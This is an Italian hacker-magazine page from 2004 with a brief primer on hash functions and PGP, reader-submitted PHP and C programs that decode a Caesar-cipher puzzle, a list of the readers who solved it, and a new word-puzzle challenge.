
Funzioni HASH

Le funzioni hash o one-way hash trasformano un documento di lunghezza arbitraria in un codice di lunghezza fissa. La stringa viene definita valore di hash o checksum.
La caratteristica di queste funzioni è la loro difficile invertibilità: dato un valore di hash è difficilissimo risalire al messaggio che lo ha generato; è inoltre molto difficile produrre un messaggio che fornisca un valore di hash predeterminato. La lunghezza dei valori di hash varia a seconda degli algoritmi. Attualmente sono utilizzati soprattutto i seguenti algoritmi: MD2, MD4, MD5, SHA e SHA-1.

MD2, MD4 e MD5

Vennero sviluppati da Rivest nel 1990; lavorano prendendo un documento di lunghezza arbitraria e creando il riassunto del documento in chiave a 128 bit. Maggiori informazioni si possono trovare nelle RFC 1319-1321 (http://www.faqs.org/rfcs/rfc1319.html, 1320.html e 1321.html).

SHA-1

Il software di file sharing Bit Torrent utilizza suddetto algoritmo per la verifica dei file. SHA sta per Secure Hash Algorithm. Fu sviluppato dai ricercatori del NIST come specificato nel SHS (Secure Hash Standard) e fa parte del progetto Capstone. Prende un documento (la cui lunghezza deve essere inferiore a 2^64 bit) e produce una chiave a 160 bit.

PGP

PGP è l'acronimo di Pretty Good Privacy, programma scritto da Philip Zimmermann. La peculiarità di questo programma è la possibilità di produrre chiavi robuste con algoritmi a chiave pubblica e privata. Usa RSA per codificare una chiave segreta che viene usata a sua volta per cifrare il messaggio.
PGP è freeware e si può trovare presso http://www.pgpi.org/.

Giovanni Federico_aka_root313_
http://www.gxware.org
giofederico@hackerjournal.it

CYBERENIGMA

LE SOLUZIONI!

NELLA **SECRETE ZONE** LE SOLUZIONI DI: TRIP, ZEROKOOL, OLIWINAL, AZIODALE, ONEZERO7...

Era facile? Era difficile? È stato appassionante.
Le soluzioni al cifrario di Cesare sono veramente piovute in redazione a centinaia. Grazie a tutti! Ci siamo trovati sommersi di risposte al cyberenigma messo a fine del numero 47. Pubblichiamo alcuni tra quelli che hanno risposto in tempo, per problemi di spazio siamo costretti a mettere il codice delle altre soluzioni nella Secret Zone

La soluzione?
Semplice. La frase nascosta è bella e pronta all'indirizzo http://it.wikipedia.org/wiki/Cifrario_di_Cesare.

Finiscono le sfide?
Per niente, abbiamo una nuova sfida anche in questo numero. In ultima pagina!

PROGRAMMA CHE TI PASSA

C'è chi ha risolto il Cyberenigma scrivendo qualche riga di codice. Eccoli!

IN PHP (BY AHZRAEL)

```
<?php
// caratteri dalla a alla z da ascii 97
// caratteri dall A alla Z da ascii 65
// carattere '.,' restano uguali
// carattere \ lascia invariato il successivo (di soli-
to usato x ' e ")

// $argv[1] contiene il nome del file da esaminare
// $argv[2] contiene il numero di transazione, se 0
si provano tutte le rotazioni...
// $argv[3] contiene il nome del file di output

// Se in $argv[1] abbiamo ? o nessun parametro
mostriamo la sintassi...
if ($argv[1]=="?" or $argv[1]=="")
{
        echo "Sintassi di rot.php:\n\n";
        echo "  php rot.php nomefileInput [nume-
roScorrimenti [nomefileOutput]]\n\n";
        echo "    se numeroScorrimenti = 0 verran-
no provati tutti e 25 scorrimenti\n";
        echo "            rispetto le lettere
dell'alfabeto.\n";
        exit;
}
// linea di separazione
$linea="-------------------------------
\n\n";

$nomein=$argv[1];
$rot=$argv[2];
$nomeout=$argv[3];

// solo se c'e' un output apriamo il file...
if ($nomeout) $fout=fopen($nomeout,"w");

// se non e' specificato il numero di scorrimenti (0)
allora proviamoli tutti...
if(!$rot || $rot==0)
{
        $conta=1;
        $fine=26;
}
else
{
        $conta=$rot;
        $fine=$rot;
}

do
{
```

```
// apriamo il file in input
$fin=fopen($nomein,"r");

if ($fin)
{       // finché non finisce...
        while (!feof($fin))
        {       // acquisiamo
carattere per carattere
                $ci=fgetc($fin);
                // nel caso in cui
il carattere sia tra 'a' e 'z'
                if ($ci>='a' &&
$ci<='z')
                        //
prendiamo il codice ascii del carattere (con
ord)
                        // sic-
come le lettere minuscole vanno da 97 a 122
                        // sot-
traendo 97 arriviamo a valori compresi tra
0 e 25
                        //
aumentiamolo del scorrimento e mediante
modulo 26 li facciamo restare tra 0 e 25
                        // un
+97 li fa ritornare nel campo dei caratteri
minuscoli e con chr li trasf. in caratteri

$co=chr((ord($ci)-97+$conta) % 26 + 97);
                // nel caso in cui
il carattere sia tra 'A' e 'Z'
                else if ($ci>='A'
&& $ci<='Z')

$co=chr((ord($ci)-65+$conta) % 26 + 65);
                // se  una \ eli-
miniamola
                else if ($ci=='\\')
                        $co='';
                // negli altri casi
teniamo i caratteri come sono (vale per la
punteggiatura e le vocali accentate)
                else
                        $co=$ci;

                // visualizziamo
su schermo ed eventualmente su file
                echo $co;
                if ($fout) fwri-
te($fout,$co);
        }
        // chiusura del file in
ingresso...
        fclose($fin);

}
else
        echo "File non trovato!";
// incremento della chiave di con-
ta
$conta++;
// linea separatrice
echo $linea;
if ($fout) fwrite($fout,$linea);
// cicla per tutti gli scorrimenti o solo per
uno se la chiave viene specificata.
} while($conta<$fine);
// chiusura del file di output se specificato.
if ($fout) fclose($fout);

?>
```

UN PROGRAMMA IN C (BY TROGO)

```
main()
{
 int carat;

 fp = fopen("Crypt.txt","r");
 fg = fopen("Decrypt.txt","w");

 while( (carat = fgetc(fp)) != EOF )
 {
  if( (carat >= 65) && (carat <= 90) )
  {
   carat = carat + 13;
   while( carat > 90 )
   {
    carat = carat - 26;
   }
  }
  else if( (carat >= 97) && (carat <= 122) )
  {
   carat = carat + 13;
   while( carat > 122 )
   {
    carat = carat - 26;
   }
  }
  fputc(carat, fg);
 }
 fclose(fp);
 fclose(fg);
}
```

Ecco i nomi (e non solo) di quanti hanno accettato la sfida del cyberenigma!

IL PRIMO CHE HA RISPOSTO...
tiscali


...E IL SECONDO:
mind the gap

A PARI MERITO
Alessandro Del Gaudio
-={p3v3}=-
u-t-o
Sephiroth87
LEGRAND
Virgilio Claudio Campobasso
BlackDragoon
Domenico
-=[M37h0d]=-
FEDERICO da UDINE
Pog 8
Digital Lupin
Harlok
Ogmios
G10nZ
[C3nZInO] da Cosenza
Marco Orlandi
yayo
3Mentina
Torculus
gufino2
forconiarrostiti
Enrico Sunseri
tantrax
Tux_katamail
GianCarlo Di Martino
Dark_Sun
devilangel666
NASTYBIT (Elvio G.)
Nicola Gullo
alex88
davide_861
criptocoscio74
Hunt3r
Den2k
Daniele Zannoni
GianCarlo Di Martino
m3rcuti0
Isa
filippo
toniack
Bennny
V E E J A Y e tornado89
Zipang
Nicolò Silva, aka blackphoenix
@AlieN@
simonide
ciollu
scopel emanuele
beppe caruso
Surf3r
^Stefy^
Domenico Tria
gotenks
ETABETA
Coky
DonPiccì

CITAZIONI SPECIALI
. L' avvocato Simone, che ci segnala http://digilander.libero.it/salsi/crittografia/chiavi-simmetriche.html;
. Fox91, un giovane hacker di "quasi 13 anni" di Volano (Trento) che ha risolto il cyberenigma "tutto a mano" perché "più divertente";
. Luigi: "ho 14 anni"
. LiquidSnake: "Per decifrare il testo (dopo innumerevoli prove) ho notato che nell'alfabeto riportato, la lettera "L" veniva sostituita dalle lettera "Y"..."
. n13t75ch3: ...credo sia corretto...almeno spero...!!!
. LordDrago (XbeqQentb): "fvrgr tenaqv"
. LordFly

HANNO PERSO ALMENO UN'ORA DI LEZIONE, O DI LAVORO
. Pit: "Purtroppo non ho tempo di scriverla tutta xché ho da andare a lezione e ne ho già persa una per decifrare!"
. biBAni88: "l'ho decrittato durante l'ora di latino, proprio mentre la prof mi elogiava dicendo ke ero sempre attento alle lezioni e studiavo sempre :-D"
. Fulvio Mhu Calzamiglia: "...utilizzando le pause del lavoro..."

VAI SULLA FIDUCIA...
. Naqern: "Il problema è ke tradurre l'intero testo parola per parola sarebbe lunghissimo, e non ho le basi per fare un programmino (per quanto semplice) in C che lo faccia per me. Quindi spero ke vi fidiate di me e ke mi pubblichiate tra coloro che hanno risolto il Cyberenigma"
. Ice_CuBe: "potrei andare avanti ma sono le 5:23 e la notte è finita..."
. Sagitter: "purtroppo non ho tempo di dedicarmi a tutte le vostre belle storie, ho tradotto solo poche righe"
. logan57: "la soluzione è: attaccare gli irriducibili galli alla ora sesta"

ACCIDENTI A ME...
Cassandra: "è stata una prova carina che mi ha fatto capire una cosa: maledizione perché non so programmare?"

IL PROSSIMO NUMERO IN EDICOLA IL 6 MAGGIO 2004!

CYBERENIGMA

Pangramma: frase che si autodescrive nei termini dei caratteri che la compongono.

"Questa frase contiene solo due lettere a".
Pangramma di livello 1, veramente facilissimo

"In queste virgolette si trovano tre a e una b".
Pangramma di livello 2, molto facile

"Qua dentro si contano otto volte la a, una volta la b e due volte la c".
Pangramma di livello 3, facile

La sfida!

Per tutti: Che livello riesci a raggiungere?
Per esperti: Riesci a creare un pangramma di livello 21, con tutte le lettere dell'alfabeto italiano (abcdefghilmnopqrstuvz)?
Per geni: Riesci a creare un pangramma di livello 26, con tutte le lettere dell'alfabeto inglese (abcdefghijklmnopqrstuvwxyz)?
Per super hacker: Riesci a scrivere un programma per creare pangrammi di qualsiasi livello?

Le regole...

La frase è libera.
I numeri devono essere sempre scritti in lettere (se no non c'è gusto)!
Le accentate contano come vocali normali (à conta come a, è conta come e eccetera).

Pubblicheremo tutti!
Scriveteci a guestbook@hackerjournal.it

hackerjournal.it

il muro per i tuoi graffiti digitali